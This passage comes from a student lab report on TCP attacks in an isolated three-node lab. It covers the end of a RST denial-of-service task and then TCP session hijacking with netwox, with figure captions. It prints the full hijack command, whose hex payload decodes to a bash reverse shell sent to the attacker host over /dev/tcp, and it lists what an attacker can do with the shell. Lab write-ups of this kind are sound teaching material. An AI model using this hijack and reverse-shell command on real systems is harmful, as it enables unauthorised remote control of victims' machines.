

Figure 13: This figure shows the output window of the Wireshark. As you can see, a lot of packets are TCP RST packets, this is because the SSH connection between the leg and vic node is always terminated by the att node. The leg node cannot access the vic node. The DOS attack is successful.

3.2 Task 2: TCP Session Hijacking

The *netwox 40* command is used by the *att* node to hijack the TCP session between the *leg* and *vic* node. Since the *leg* and *vic* node are communicating via *telnet*, which is not encrypted, the *att* node can construct fake packets, pretend to be the *leg* node, and send (malicious) commands to the *vic* node.

The IP address of the respective nodes are:
att: 10.0.0.1
leg: 10.0.0.2
vic: 10.0.0.3
This is shown in figure 14, via the *ifconfig* command in each node's respective terminal window.

The *leg* node connects to the *vic* node via the following command(s):
$ telnet 10.0.0.3 23
$ student
$ lab3
The connection setup between the *leg* and *vic* node is illustrated in figure 15, and figure 16 shows that the connection is not only successful but functional too.

The next step is to setup the *att* node to listen for incoming connections. This is done using the *netcat* command. All incoming connections are accepted on port 9090. Refer to figure 17 for more information.

The command used to execute the TCP session hijacking attack on the *leg* and *vic* node is:
netwox 40 -l 10.0.0.2 -m 10.0.0.3 -p 23 -o 43306 -q 1003483320 -E 31744 -H "2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e302e312f3930393020303c263120323e2631"

-l 10.0.0.2
- Source IP address; the *leg* node

-m 10.0.0.3
- Destination IP address; the *vic* node

-p 23
- Port of the destination host; the *vic* node

-o 43306
- Port of the source host; the *leg* node

-q 1003483320
- Next sequence number in the TCP connection

-E 31744
- Calculated window size value

-H "2f62696e2f6261..."
- Malicious message sent to *vic* from *att* through TCP session hijacking
- The malicious message translated to string, from hex, is:
  /bin/bash -i > /dev/tcp/10.0.0.1/9090 0<&1 2>&1

Refer to figure 18 for the *netwox 40* command.

Finally, the command from figure 18 is executed on the *att* node, and a reverse shell is obtained. This is demonstrated in figure 19. In the *att* node, the *netstat* utility accepts a command from the IP address 10.0.0.3 on port 9090. This corresponds to the *vic* node. Thus, our TCP hijacking attack was successful, and we are able to obtain a reverse shell on the *vic* node.
The Wireshark output for this is illustrated in figure 20.

This type of attack is successful and very effective. It allows an attacker to gain access to a remote machine. In this case, the *att* node has full access to the *vic* node. This is shown in figure 21. The *att* node can send any command to the *vic* node, and it will receive the output from it. It can browse through the files on the *vic* node, execute files, and perform other malicious activities. Therefore, this attack of obtaining a reverse shell through TCP hijacking is very effective and in this case it is successful. Furthermore, the *vic* node is unsuspecting and is unaware that the *att* node has obtained a shell on the *vic* node, because all output is printed on the *att* node, and not the *vic* node.

Obtaining a reverse shell on an unsuspecting victim is very popular due to how powerful the attack is. A reverse shell gives an attacker full control of the system allowing the attacker to perform almost anything the attacker wants. Once a reverse shell is obtained, an attacker can do lots of malicious things such as, but not limited to:

- Browse files on the victim's system
- Transfer files from the victim's system to another system/server
- Connect to other malicious servers
- Escape the sandbox via another attack (i.e. LPE)
- Turn on webcam and microphone
- Obtain persistence via another attack (i.e. Infect core files that run at startup)

In conclusion, a reverse shell is a very effective way to completely own a system. Obtaining a reverse shell via TCP session hijacking has proven to work in this lab.



Figure 14: This figure shows the initial settings/setup of all the nodes. As you can see, no attack has been conducted, and the nodes are not connected to each other. As a result the Wireshark output on the right is empty. Plus, each node displays its IP address via the ifconfig command.



Figure 15: This figure shows the successful telnet connection between the leg and vic node. The leg node is able to successfully connect to the vic node via telnet. The Wireshark output in the right shows this. The information in the packet-listing window corresponds to the vic and leg nodes.



Figure 16: This figure demonstrates that the telnet connection between the leg and vic node is not only successful but functional as well. The leg node sends the `ls` command to the vic node, and the vic node responds with the appropriate answer. This is demonstrated in the Wireshark window. At the bottom of the Wireshark window, you can see the data sent from the vic node to the leg node; it is the contents of the directory.



Figure 17: This figure shows that the second att node is listening on port 9090 via the netcat command and is ready to accept incoming connections on port 9090. The IP address of this node is shown to prove that it really is the att node.



Figure 18: This figure shows the command that is used to hijack the TCP session between the leg and vic node, and obtain a reverse shell on the vic node. The command is shown in a text editor because it is too long for the terminal. Plus, the hex translation of the mixed data argument is shown below in a comment. This was done for clarity.

